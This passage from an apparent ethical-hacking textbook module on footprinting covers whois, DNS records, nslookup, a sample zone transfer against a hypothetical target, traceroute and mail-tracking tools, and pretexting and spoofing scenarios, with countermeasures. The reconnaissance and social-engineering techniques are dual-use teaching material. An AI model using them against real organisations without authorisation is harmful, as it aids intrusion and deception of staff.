Registrar: ALLDOMAINS.COM INC.
Whois Server: whois.alldomains.com
Referral URL: http://www.alldomains.com

As seen above, a normal query will result in contact information, name of ISP, name servers -that can be resolved further into specific IP address. Let us take a look at what information

can be stored with the registrar. This is for the reader to know what goes into a domain name system.

Concept A domain name identifies a node. Each node has a set of resource information, which may be empty. The set of resource information associated with a particular name is composed of separate resource records (RRs). The order of RRs in a set is not significant, and need not be preserved by name servers, resolvers, or other parts of the DNS.

When we talk about a specific RR, we assume it has the following:

- Owner - which is the domain name where the RR is found.
- Type - This is an encoded 16 bit value that specifies the type of the resource in this resource record. Types refer to abstract resources.

A	a host address
CNAME	identifies the canonical name of an alias
HINFO	identifies the CPU and OS used by a host
MX	identifies a mail exchange for the domain.
NS	the authoritative name server for the domain
PTR space	a pointer to another part of the domain name
SOA	identifies the start of a zone of authority

- Class - This is an encoded 16 bit value which identifies a protocol family or instance of a protocol.

IN	the Internet system
CH	the Chaos system

- TTL - This is the time to live of the RR. The TTL describes how long a RR can be cached before it should be discarded.
- RDATA - which is the type and sometimes class dependent data which describes the resource:

A	For the IN class, a 32 bit IP address For the CH class, a domain name followed by a 16 bit octal Chaos address.
CNAME	A domain name.
MX	A 16 bit preference value followed by a host name willing to act as a mail exchange for the owner domain.
NS	A host name.

PTR	A domain name.
SOA	Several fields.

As seen above, the information stored can be useful to gather further information of the particular target domain. To summarize, there are five types of queries that can be carried out on a whois database.

- Registrar - Displays specific registrar information and associated whois servers. This query gives information on potential domains matching the target.
- Organizational - Displays all information related to a particular organization. This query can list all known instances associated with the particular target and the number of domains associated with the organization.
- Domain - Displays all information related to a particular domain. A domain query arises from information gathered from an organizational query. Using a domain query, the attacker can find the company's address, domain name; administrator and his/her phone number, and the system's domain servers.
- Network - Displays all information related to a particular network of a single IP address. Network enumeration can help ascertain the network block assigned or allotted to the domain.
- Point of Contact (POC) - Displays all information related to a specific person, typically the administrative contacts. Also known as query by 'handle'.

Countermeasure If the organization is a high security organization, it can opt to register a domain in the name of a third party, as long as they agree to accept responsibility. The organization must also take care to keep its public data updated and relevant for faster resolution of any administrative and/or technical issues. The public data is only available to the organization that is performing the registration and they are responsible for keeping it current.

Nslookup

- Nslookup is a program to query Internet domain name servers. Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.
 - Helps find additional IP addresses if authoritative DNS is known from whois.
 - MX record reveals the IP of the mail server.
 - Both Unix and Windows come with a Nslookup client.
 - Third party clients are also available - E.g. Sam Spade
-

Nslookup is a valuable tool for querying DNS information for host name resolution. It is bundled with both UNIX and windows operating systems and can be accessed at the command prompt. When Nslookup is run, it shows the host name and IP address of the DNS server that is configured for the local system, and then display a command prompt for further queries. This is the interactive mode. Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain.

When an IP address or host name is appended to the Nslookup command, it acts in the passive mode. Non-interactive mode is used to print just the name and requested information for a host or domain.

Attack Methods Nslookup allows the local machine to focus on a DNS that is different from the default one by invoking the server command. By typing 'server <name>' (where <name> is the host name of the server you want to use for future lookups) the system focuses on the new DNS domain. A zone transfer can be done if the security is lax, and all information updated from the primary DNS. Let us take a look at an example:

```
$ nslookup
Default Server: cracker.com
Address: 10.11.122.133
        Server 10.12.133.144
Default Server: ns.targetcompany.com
Address 10.12.133.144
        set type=any
        ls -d target.com
systemA      1DINA 10.12.133.147
              1DINHINFO "Exchange MailServer"
              1DINMX 10 mail1
geekL        1DINA 10.12.133.151
              1DINTXT "RH6.0"
```

Concept Nslookup employs the domain name delegation method when used on the local domain. For instance, typing '*hr.targetcompany.com*' will query for the particular name and if not found, will go one level up to find '*targetcompany.com*'. To query a host name outside the domain, a fully qualified domain name (FQDN) must be typed. This can be easily obtained from a whois database query as discussed before. Recall that in our previous example we had queried Google on the whois database and retrieved registrar, domain and name server information. We had also discussed what goes into a domain name record. Let us do an Nslookup with the FQDN we have obtained - google.com.

Host	Type	Value
google.com	NS	ns2.google.com
google.com	NS	ns1.google.com
google.com	NS	ns3.google.com

Host	Type	Value
google.com	NS	ns4.google.com
google.com	MX	20 smtp2.google.com
google.com	MX	40 smtp3.google.com
google.com	MX	10 smtp1.google.com
google.com	NS	ns2.google.com
google.com	NS	ns1.google.com
google.com	NS	ns3.google.com
google.com	NS	ns4.google.com
ns2.google.com	A	216.239.34.10
ns1.google.com	A	216.239.32.10
ns3.google.com	A	216.239.36.10
ns4.google.com	A	216.239.38.10
smtp2.google.com	A	216.239.37.25
smtp3.google.com	A	216.239.33.26
smtp1.google.com	A	216.239.33.25

The above information was retrieved using the Nslookup interface at <http://www.zoneedit.com/lookup.html>. Let us take a look at what can be done with Nslookup in an interactive mode. Given below is a listing of the various switches. This has been taken from a windows client.

Switch	Function
nslookup	Launches the nslookup program.
set debug	Launches debug mode from within nslookup.
set d2	Launches verbose debug mode from within nslookup.
host name	Returns the IP address for the specified host name.
NAME	Displays information about the host/domain NAME using default server
NAME1 NAME2	As above, but uses NAME2 as server
help or?	Displays information about common commands

Switch	Function
set OPTION	Sets an option
All	Displays options, current server and host.
[no]debug	Displays debugging information.
[no]defname	Appends domain name to each query.
[no]recurse	Asks for recursive answer to query.
[no]search	Uses domain search list.
[no]vc	Always uses a virtual circuit.
domain=NAME	Sets default domain name to NAME.
srchlist=N1[/N2/.../N6]	Sets domain to N1 and search list to N1,N2, and so on.
root =NAME	Sets root server to NAME.
retry=X	Sets number of retries to X.
timeout=X	Sets initial timeout interval to X seconds.
type=X	Sets query type (such as A, ANY, CNAME, MX, NS, PTR, SOA, SRV) .
querytype=X	Same as type.
class=X	Sets query class (ex. IN (Internet), ANY) .
[no]msxfr	Uses MS fast zone transfer.
ixfrver=X	Current version to use in IXFR transfer request.
Server NAME	Sets default server to NAME, using current default server.
Lserver NAME	Sets default server to NAME, using initial server.
Finger [USER]	Fingers the optional NAME at the current default host.
Root	Sets current default server to the root.
ls [opt] DOMAIN [> FILE]	Lists addresses in DOMAIN (optional: output to FILE) .
-a	Lists canonical names and aliases.

Switch	Function
-d	Lists all records.
-t TYPE	Lists records of the given type (For example, A, CNAME, MX, NS, PTR and so on).
View FILE	Sorts the output file from the 'ls' option described earlier and displays it page by page.
Exit	Exits Nslookup and returns to the command prompt.

In addition to this, the attacker can use *dig* and *host* command to obtain more information on UNIX systems.

The Domain Name System (DNS) namespace is divided into zones, each of which stores name information about one or more DNS domains. Therefore for each DNS domain name in eluded in a zone, the zone becomes a storage database for a single DNS domain name and is the authoritative source for information.

Threat At a very basic level, an attacker can try to gain more information by using the various nslookup switches. At a higher level they can attempt a zone transfer at the DNS level, which can have drastic implications.

Countermeasure The first line of defense that any target system can adopt is proper configuration and implementation of their DNS. As penetration testers, you must be knowledgeable about standard practices in DNS configurations. Inappropriate queries must be refused by the system thereby checking crucial information leakage. In the example (page 20) note the naming of the system as geekL, which might give an idea as to the system runs Linux. The TXT field also reveals the version as Red Hat 6.0! Therefore care must be taken while assigning information that can be viewed on the Internet and no additional information need to be given such as the TXT in the example.

To check zone transfer, specify exact IP addresses from where zone transfers may be allowed. The firewall must be configured to check TCP port 53 (which unlike UDP port 53 is used for zone transfers instead of DNS queries) access. Another best practice is to use more than one DNS - or the split DNS approach where one DNS caters to the external interface and the other to the internal interface. This will let the internal DNS act like a proxy server and check leaking of information from external queries.

Readers are urged to get their DNS concepts clear by going through RFC 1912, "Common DNS Operational and Configuration Errors", RFC 2182, "Selection and Operation of Secondary DNS Servers", and RFC 2219, "Use of DNS Aliases for Network Services"

Scenario

Adam knows that targetcompany is based at NJ. However, he decides to check it up. He runs a whois from an online whois client and notes the domain information. He takes down the email ids and phone numbers. He also discerns the domain server IPs and does an interactive Nslookup.



- Ideally, what extent of information should be revealed to Adam during this quest?
 - Are there any other means of gaining information? Can he use the information at hand in order to obtain critical information?
 - What are the implications for the target company? Can he cause harm to targetcompany at this stage?
-

Let us take a look at Adam's information quest again. Whois and Nslookup are common tools available to any person and there are several web interfaces where the nature of query required can be as simple as a domain name, to generate IP addresses and even do a reverse DNS lookup. The information gathered at this stage is very well within the legal limits.

- Ideally, Adam should have obtained information that the target company has found essential to be posted on a public database.

Threat The other bits of information that Adam could have obtained are links to rogue sites that link to targetcompany.com (potential gateways), messages posted at Usenet groups or other discussion forums where employees have left behind their email id and the forum has captured the originating IP address (specific IP address to monitor). He could have stumbled on sensitive business information from company research reports available on the Internet (recent merger / acquisition - potential weaker subsidiary in terms of security).

Attack Methods Another method used by attackers is plain smooth talking - termed better as 'social engineering'. Social engineering can be regarded as "people hacking" or the exploitation of the human factor. Basically, it is used for describing a hacker soliciting unwitting participation from a person inside a company rather than breaking into the system independently. This is accomplished by persuading "marks" or "targets" to volunteer or assist with delivering information about critical systems, applications or access to such information. Social engineering is a highly developed skill that is

often described by the hacker community as "the art and science of getting people to comply to your wishes".

Locate the Network Range

Commonly includes:


- Finding the range of IP addresses
- Discerning the subnet mask

Information Sources:

- ARIN (American Registry of Internet Numbers)
- Traceroute

Hacking Tool:

- NeoTrace
- Visual Route



After gathering information from open source, the attacker can proceed to find the network range of the target system. He can get more detailed information from the from the appropriate regional registry database regarding IP allocation and nature of allocation. He can also discern the subnet mask of the domain.

Tools The attacker can also trace the route between his system and the target system. In our discussion, we will take a look at two popular traceroute tools - NeoTrace (now, acquired by McAfee and renamed as Visual Trace) and Visual Route. Both these tools are popular for their visualizations and the accessory options they offer. However, this does not mean that these are the only two tools available to a hacker. Some of these tools are based on the POC input of the various ISP/NSP routers (from ARIN, etc., dB) along the way. Therefore there is a possibility that

what is being shown on these tools may not be entirely true, as the owner may be elsewhere and the web hosting done elsewhere. Therefore it is always a good practice to check more than one registry.

Concept Information that can be useful to an attacker is the private IP addresses. The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of the IP address space for private internets: 10.0.0.0 - 10.255.255.255 (10/8 prefix), 172.16.0.0 - 172.31.255.255 (172.16/12 prefix), 192.168.0.0 - 192.168.255.255 (192.168/16 prefix)

Threat If the DNS servers are not set up correctly, the attacker has a good chance at obtaining the list of the internal machines. Also, sometimes if an attacker does a traceroute to a machine, he can also get the internal IP of the gateway, which might be of use.

ARIN

- ARIN allows search on the whois database to locate information on networks autonomous system numbers (ASNs), network-related handles and other related point of contact (POC).
- ARIN whois allows querying the IP address to help find information on the strategy used for subnet addressing.



Note ARIN allows search on the whois database to locate information on networks autonomous system numbers (ASNs), network-related handles and other related point of contact (POC). ARIN whois allows querying the IP address to help find information on the strategy used for subnet addressing.

The ARIN page also has a set of additional tools and links to other sites such as RWhois.net. ARIN would be a good starting point for information gathering as the information retrieved is more elaborate than a standard Whois lookup.


The purpose of discussing information gathering - and footprinting in particular - is that this is the information that both the hacker and the systems administrator can gather in a non-intrusive manner. All the approaches discussed so far are completely passive (with the exception of traceroute, as it can be detected) and undetectable by the target organization.

The information gathered during this phase will be used continuously throughout the penetration test.

Doing a footprinting for an organization can help its systems administrator know what nature of information lies outside the organization and the potential threat it can pose to the organization. He can take preventive measures to see that these are not used as a means of exploit and increase user awareness regarding the use of information assets.

Up to date domain contact information is important not only for addressing administration issues but can also be used by security personnel on other networks to warn of pending attacks or active compromises. By not revealing essential information, more harm can be done.

Screenshot: ARIN Whois Output



Let us take a look at the ARIN output for a whois on google.com Note the difference from the standard whois query result where the NetRange was not given. The query has resulted in obtaining the real address of Google, the network range, date of registration / updation and additional contact information.

Search results for: 216.239.34.10

OrgName:	Google Inc.
OrgID:	GOGL
Address:	2400 E. Bayshore Parkway
City:	Mountain View
StateProv:	CA
PostalCode:	94043
Country:	US
NetRange:	216.239.32.0 - 216.239.63.255
CIDR:	216.239.32.0/19

NetName:	GOOGLE
NetHandle:	NET-216-239-32-0-1
Parent:	NET-216-0-0-0-0
NetType:	Direct Allocation
NameServer:	NS1.GOOGLE.COM
NameServer:	NS2.GOOGLE.COM
NameServer:	NS3.GOOGLE.COM
NameServer:	NS4.GOOGLE.COM
Comment:	
RegDate:	2000-11-22
Updated:	2001-05-11
TechHandle:	ZG39-ARIN
TechName:	Google Inc.
TechPhone:	+1-650-318-0200
TechEmail:	< arin-contact@google.com >

Attack Methods From the Nslookup query, an attacker can find name servers, mail exchange servers and also what class they belong to. The mail exchange servers can be further resolved into IP addresses. He can then enumerate the network further by doing a reverse IP lookup.

In this case, we look up 216.239.33.25 which is the IP of smtp1.google.com

The query gives the following result.

25.33.239.216.in-addr.arpa	PTR	smtp1.google.com
33.239.216.in-addr.arpa	NS	ns1.google.com
33.239.216.in-addr.arpa	NS	ns2.google.com
33.239.216.in-addr.arpa	NS	ns3.google.com
33.239.216.in-addr.arpa	NS	ns4.google.com
ns1.google.com	A	216.239.32.10
ns2.google.com	A	216.239.34.10
ns3.google.com	A	216.239.36.10
ns4.google.com	A	216.239.38.10

Note that the IP actually points to .arpa domain. Further, we also retrieve more information on the name servers.

Traceroute

- Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.
 - Traceroute reveals the path IP packets travel between two systems by sending out consecutive UDP packets with *ever-increasing* TTLs .
 - As each router processes a IP packet, it *decrements* the TTL. When the TTL reaches zero, it sends back a "TTL exceeded" message (using ICMP) to the originator.
 - Routers with DNS entries reveal the *name* of routers, *network affiliation* and *geographic location*.
-

The best way to find the route to the target systems is to use the traceroute utility provided with most operating systems. Traceroute utility can detail the path IP packets travel between two systems. It can trace the number of routers the packets travel through, the time duration in transiting between two routers, and, if the routers have DNS entries, the names of the routers and their network affiliation and geographic location. This is a great deal of information for an attacker if he can exploit them for his attack.

Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live. The TTL field is interpreted to indicate the maximum number of routers a packet may transit. Each router that handles a packet will decrement the TTL count field in the ICMP header by 1. When the count reaches zero, the packet will be discarded and an error message will be transmitted to the originator of the packet.

Concept Let us see how traceroute works. Traceroute sends out a packet destined for the destination specified. It sets the TTL field in the packet to 1. The first router in the path receives the packet, decrements the TTL value by 1, and if the resulting TTL value is 0, it discards the packet and sends a message back to the originating host to inform it that the packet has been discarded. Traceroute records the IP address and DNS name (if available) of that router, then sends out another packet with a TTL value of 2. This packet makes it through the first router, then times-out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this, recording the IP address and name of each router until a packet finally reaches the target host, or until it decides that the host is unreachable. In the process, traceroute records the time it took for each packet to travel round trip to each router.

Let us see what a *tracert 216.239.36.10* command at the command prompt for windows results in.

```
C:\>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30
hops:

1 1262 ms 186 ms 124 ms 195.229.252.10

2 2796 ms 3061 ms 3436 ms 195.229.252.130

3 155 ms 217 ms 155 ms 195.229.252.114

4 2171 ms 1405 ms 1530 ms 194.170.2.57

5 2685 ms 1280 ms 655 ms dxb-emix-ra.ge6303.emix.ae
[195.229.31.99]

6 202 ms 530 ms 999 ms dxb-emix-rb.so100.emix.ae
[195.229.0.230]

7 609 ms 1124 ms 1748 ms iar1-so-3-2-0.Thamesside.cw.net
[166.63.214.65]

8 1622 ms 2377 ms 2061 ms eqixva-google-gige.google.com
[206.223.115.21]

9 2498 ms 968 ms 593 ms 216.239.48.193

10 3546 ms 3686 ms 3030 ms 216.239.48.89

11 1806 ms 1529 ms 812 ms 216.33.98.154

12 1108 ms 1683 ms 2062 ms ns3.google.com [216.239.36.10]

Trace complete.
```

While this is what a simple traceroute might result in, there are web interfaces where a more detailed traceroute can be done and more information obtained. One such interface is

available at <http://www.opus1.com> Take a look at the same traceroute query done on the same IP.

```
traceroute to 216.239.36.10 (216.239.36.10), 30 hops max, 40 byte
packets
```

```
1 manny.Firewall.Opus1.COM (192.245.12.95)
[AS22772/AS3908/AS6373/AS5650] Postmaster@Opus1.COM 4.883 ms
```

```
2 Opus-GW (207.182.35.49) [AS22772/AS6373] Postmaster@Opus1.COM
14.648 ms
```

```
3 66.62.80.165 (66.62.80.165) [AS6983] root@in-tch@com.80.62.66.in-
addr.arpa 18.554 ms
```

```
4 lax1-core-02.tamerica.net (66.62.5.194) [AS6983] root@in-
tch@com.5.62.66.in-addr.arpa 47.849 ms
```

```
5 slcl-core-01.tamerica.net (66.62.3.6) [AS6983] root@in-
tch@com.3.62.66.in-addr.arpa 48.825 ms
```

```
6 slcl-core-02.tamerica.net (66.62.3.33) [AS6983] root@in-
tch@com.3.62.66.in-addr.arpa 50.778 ms
```

```
7 denl-core-01.tamerica.net (66.62.3.22) [AS6983] root@in-
tch@com.3.62.66.in-addr.arpa 49.801 ms
```

```
8 denl-edge-01.tamerica.net (66.62.4.3) [AS6983] root@in-
tch@com.4.62.66.in-addr.arpa 50.778 ms
```

```
9 den-core-01.tamerica.net (205.171.4.177) [AS209/AS3909] dns-
admin@qwestip.net 48.825 ms
```

```
10 den-core-03.tamerica.net (205.171.16.14) [AS209/AS3909] dns-
admin@qwestip.net 49.802 ms
```

```
11 iar2-so-2-3-0.Denver.cw.net (208.172.173.89) [AS3561]
hostmaster@cw.net 49.801 ms
```

```
12 acr2.Denver.cw.net (208.172.162.62) [AS3561] hostmaster@cw.net
51.754 ms
```

```

13 agr3-loopback.Washington.cw.net (206.24.226.103) [AS3561]
hostmaster@cw.net 97.650 ms

14 dcrl-so-6-2-0.Washington.cw.net (206.24.238.57) [AS3561]
hostmaster@cw.net 97.650 ms

15 bhrl-pos-0-0.Sterlingldc2.cw.net (206.24.238.34) [AS3561]
hostmaster@cw.net 100.579 ms

16 216.33.98.154 (216.33.98.154) [AS3967] hostmaster@exodus.net
101.556 ms

17 209.225.34.218 (209.225.34.218) [AS3967]
hostmaster@exodus.net.34.225.209.in-addr.arpa 101.556 ms


18 216.239.48.94 (216.239.48.94) [AS15169] dns-admin@google.com
108.391 ms

```

Tools Note that this method allows for anonymity (goes through Opus firewall - see initial hops) as well as retrieves ASN numbers, POC information and DNS numbers.

Attack Methods Sometimes, during traceroute, an attacker may not be able to go through a packet filtering device such as a firewall.

Tool: NeoTrace (Now McAfee Visual Trace)



Tools NeoTrace is a diagnostic and investigative tool. It traces the network path across the Internet from the host system to a target system anywhere on the Internet. Automatic retrieval of data includes registration details for the owner of each computer on the route (address, phone, email address) and the network each node IP is registered to. Easy to read views of the data include a world map


showing the locations of nodes along the route, a graph showing the relative response time of each node along the path, and a configurable list of node data.

In the screenshot shown above, we have done a traceroute for www.google.com. The 3.20 version had node view, map view and list view. Note that the DNS entries have been retrieved for the various nodes and the map view allows the user to see relatively easily if a particular system is based geographically where it claims to be.

Concept There are two aspects to traceroute - depth and breadth. There are two basic methods for searching graphs - breadth and depth. Breadth searches branch out examining all nodes within a certain hop distance, slowly increasing until the destination is discovered. Depth first search follows one path until it is exhausted, and then backs up slowly recalculating all the permutations of the preceding paths. Traceroute generates an UDP message to an unused port and sends this message with an increasing TTL value. The search ends when a port unreachable message is received.

There are many ICMP error messages that can be generated. One of these messages is ICMP port unreachable (since ports exist in TCP or UDP). However, the port unreachable message must be distinguished from such messages generated from different applications - such as from a packet filtering device.

Tool: VisualRoute Trace



Tools VisualRoute is a graphical tool that determines where and how traffic is flowing on the route between the desired destination and the user trying to access it, by providing a geographical map of the route, and the performance on each portion of that route.

VisualRoute delivers the functionality of key Internet "ping," "whois," and "traceroute" tools, in a visually integrated package. In addition, VisualRoute has the ability to identify the geographical location of routers, servers, and other IP devices. This is valuable information for identifying the source of network intrusions and Internet abusers. It helps in establishing the identity of the originating network, the web software that a server is running, detecting routing loops and identifying hosts that have the ICMP TTL bug.

VisualRoute's traceroute provides three types of data: an overall analysis, a data table, and a geographical view of the routing. The analysis is a brief description in of the number of hops, areas where problems occurred, and the type of Web server software running at the destination site. The data table lists information for each hop, including the IP address, node name, geographical location and the major Internet backbone where each server resides.

The World map gives a graphical representation of the actual path of an Internet connection. Users can zoom in/out and move the map around to position it as desired. A mouse click on a server or network name opens a pop-up window with the whois information including name, telephone and email address, providing instant contact information for problem reporting.

The screenshot above shows traceroute done to www.google.com VisualRoute can be downloaded at

<http://www.visualware.com/download/index.html#visualroute> [1]

Tool: SmartWhois



Tools SmartWhois is a network information utility that allows the user to find all the available information about an IP address, hostname, or domain, including country, state or province, city, name of the network provider, administrator and technical support contact information.

Unlike standard Whois utilities, SmartWhois can find the information about a computer located in any part of the world, intelligently querying the right database and delivering all the related records in a short time. The program can retrieve information from more than 20 servers all over the world. SmartWhois can also save obtained information to an archive file. This is particularly useful in tracking incidents and incident handling. It allows users to load this archive the next time the program is launched and add more information to it. Thus, the list is updated on a regular basis. This feature allows building and maintaining a user defined database of IP addresses and hosting names. Alternatively, users can also load a list of IP addresses as a text file and have SmartWhois process the whole list. SmartWhois is available for download at www.tamos.com SmartWhois is capable of performing both IP address/hostname and domain name queries. TamoSoft, Inc. also hosts a tools interface at <http://all-nettools.com/tools1.htm> where a compilation of all the utilities

discussed above are given. SmartWhois also has a visual interface that allows easier comprehension of the query.

Countermeasure Probably, the advantage of SmartWhois over regular whois is the ability to archive and update archived information. This is more useful if the user can save his notes along with the IP for later reference. Custom queries can also be made to find additional information that is not returned by standard queries.[\[2\]](#)

Scenario



Adam makes a few searches and gets some internal contact information. He calls the receptionist and informs her that the HR had asked him to get in touch with a specific IT division personnel. It's lunch hour, and he says he'd rather mail to the person concerned than disturb him. He checks up the mail id on newsgroups and stumbles on an IP recording. He traces the IP destination.

- What preventive measures can you suggest to check the availability of sensitive information?
 - What are the implications for the target company? Can he cause harm to targetcompany at this stage?
 - What do you think he can do with the information he has obtained?
-

Attack Methods

Revisiting Adam...

The scenario described here is one of the many ways social engineering can take place. For instance, an attacker may come across a newbie posting / verbose posting on a discussion forum, where personal email information is given. The attacker can use the information in the posting as a reason to solicit the user over his private mail and gain more information.


Adam may even ask some of his new friends for their email ID on the pretext of sending across an interesting read. There are several resources on the topic of social engineering, but it needs to be remembered that hackers are creative people who can come up with more than one way of getting information. Let us assume that Adam is in possession of some

inside information and that he has bypassed the firewall. Is there any means of detecting his action?

An oft repeated hacker advice is to target the system during business hours as the log files would be overwhelming and probably the intrusion would go undetected. IP Spoofing is the technique used by attackers to gain access to a network by sending messages to a computer with an IP address indicating that the message is coming from a trusted host.

To engage in IP spoofing, an attacker must first find an IP address of a trusted host and then modify the packet headers so that it appears that the packets are coming from that host. As routers only use the "destination IP" address in order to forward packets through the Internet, but ignore the "source IP" address which is only used by the destination machine when it responds back to the source. These attacks exploit applications that use authentication based on IP addresses.

Tool: VisualLookout



VisualLookout provides high level views as well as detailed and historical views that provide traffic information in real-time or on a historical basis.

In addition the user can request a "**connections**" window for any server, which provides a real-time view of all the active network connections showing


- **who** is connected,
 - **what** service is being used,
 - whether the connection is **inbound** or **outbound**, and
 - **how many** connections are active and how long they have been connected.
-

Tools Visual Lookout is a real time TCP/IP monitor that can help detect intrusions that have crossed the firewall. This tool is discussed here as it shares features with the other visualware products. Readers please note that this is basically an IDS

tool that can help in analyzing and checking intrusions. The tool provides a range of alarm mechanisms including email, SNMP and Visual alerts.

Countermeasure Traffic is an important measure when identifying possible hacker attacks or even Denial of Service (DOS) attacks. A change in traffic patterns from normal values is an important first clue to possible unwanted visitors. VisualLookout provides the ability to view any of the important traffic metrics as a graphical representation both from a real-time and historical perspective. VisualLookout provides the ability to capture connection activity for any server or computer system that it is monitoring. The search feature locates any connection activity based on inbound or outbound port or IP address/domain name, and can replay the history period of interest as though the session were in real time.

Tool: VisualRoute Mail Tracker



E-mail spoofing is a security concern that most organizations face. This is often part of a social engineering tactic employed by attackers. Sometimes, even passwords are easily obtained, if user awareness of the consequences is not there. The reason why this is a sought after information is because SMTP (Simple Mail Transfer Protocol) lacks authentication and hence spoofing is easy.

Attack Methods An Nslookup can reveal a MX server. The attacker can connect to the SMTP port and issue commands (in accordance with that protocol), can breach the security of the firm / user if a vulnerability can be exploited. The attacker can use this to send email that will appear to be from the address of the target user. The attacker can even send a mail asking users to change passwords on behalf of the system administrator.

Countermeasure The best way to eliminate IP spoofing attacks is to install a filtering router that restricts the input to the external interface by not allowing a packet through if it has a source address from the internal network. In addition, the organization should filter outgoing packets that have a source address different from the internal network to prevent a source IP spoofing attack from originating from its site. The combination of these two filters would prevent outside attackers from

sending the target system packets pretending to be from the internal network. It would also prevent packets originating within the network from pretending to be from outside the network.

Screenshot: VisualRoute Mail Tracker

Tools Let us take a look at a tool which can help security personnel in tracking a spoofed mail or even ordinary email. This mail tracker is part of VisualRoute which was discussed previously. This is useful when the email address is the only information available at hand.

Threat An attacker might use this to track the user to their e-mail server. An added benefit is that he will be able to see what SMTP software the mail server is running (many times with version information as well). Information about the mail server can help if the attacker knows a vulnerability that can be exploited in order to gain more access to other resources or to cause damage to the system.


In the screenshot above, we can see the various IP addresses in the concerned domain, the time zone, the network involved as well as the location. An attacker can search for vulnerable hosts on the same network or if on the same network, can initiate a DOS attack to the target machine and use the target IP (when the target dies) to spoof his way to additional resources.

Readers who are interested in reading a real scenario may refer to the 'Bunratty Attack' by Vince Gallo. It shows how he created covert channels using valid mapi email. A copy of the presentation is available at http://chi-publishing.com/isb/backissues/ISB_2001/ISB0605/ISB0605VG.pdf

It demonstrates how one can use a valid application (in this case mapi email) to covertly communicate with and even remotely control a system on an otherwise protected network. All traffic appears to be valid email.

The other tool that can analyze email headers is eMailTrackerPro, which is discussed next.

Tool: eMailTrackerPro



Tools eMailTrackerPro analyzes the e-mail header and provides the IP Address of the machine that sent the e-mail. This can then be used to track down the sender. This is especially helpful in preventing spamming and spoofing.

An email spoofing may just be trying to cause trouble or discredit the person being spoofed by sending some truly vile message to the recipient. The built-in location database tracks emails to a country or region of the world. eMailTrackerPro also provides hyperlink integration with VisualRoute.

Example: Received: from BBB (dns-name [ip-address]) by AAA ...

For tracking purposes, we are most interested in the *from* and *by* tokens in the *Received* header field. Where: *name* is the name the computer has named itself. *dns-name* is the reverse dns lookup on the ip-address. *ip-address* is the ip-address of the computer used to connect to the mail server that generated this *Received* header line. The ip-address is important for tracking purposes.

Note Always base tracking decisions based upon the IP Addresses that are in the header information and not on host names (which are a lookup from the IP Address anyway). Because mapping an IP Address into a host name and then back into an IP Address may yield a different IP Address. However, attackers can defeat this by using an 'anonymizer' service for web based emails -- where they can use the IP Address of the 'anonymizer' company, and open mail relay servers for normal emails.

Summary

- Information gathering phase can be categorized broadly into seven phases.
- Footprinting renders a unique security profile of a target system.
- Whois, ARIN can reveal public information of a domain that can be leveraged further.
- Traceroute and mail tracking can be used to target specific IP and later for spoofing.

- Nslookup can reveal specific users and zone transfers can compromise DNS security.
-

[1](Source: www.visualware.com)

[2](Source: www.tamos.com)

Summary

Recap

- Information gathering phase can be categorized broadly into seven phases.
- Footprinting renders a unique security profile of a target system.
- Whois, ARIN can reveal public information of a domain that can be leveraged further.
- Traceroute and mail tracking can be used to target specific IP and later for spoofing.
- Nslookup can reveal specific users and zone transfers can compromise DNS security.

A word of precaution: While using a web interface for reconnaissance, make sure you are on an isolated network or test machine (such as one with a dial-up). This is because though the web server allows for anonymity, the client IP will be registered with the web server. If the web host is someone looking for target machines, the IP might be the first lead in his reconnaissance. Of course, this does not apply to organizations that run this as a professional service.

Module 3: Scanning

Overview

Scenario



Tim had got the much needed break he was looking for. He was going to be assisting the systems administrator of his division in securing their information systems. It was a dream come true for him as he was always interested in incident response.

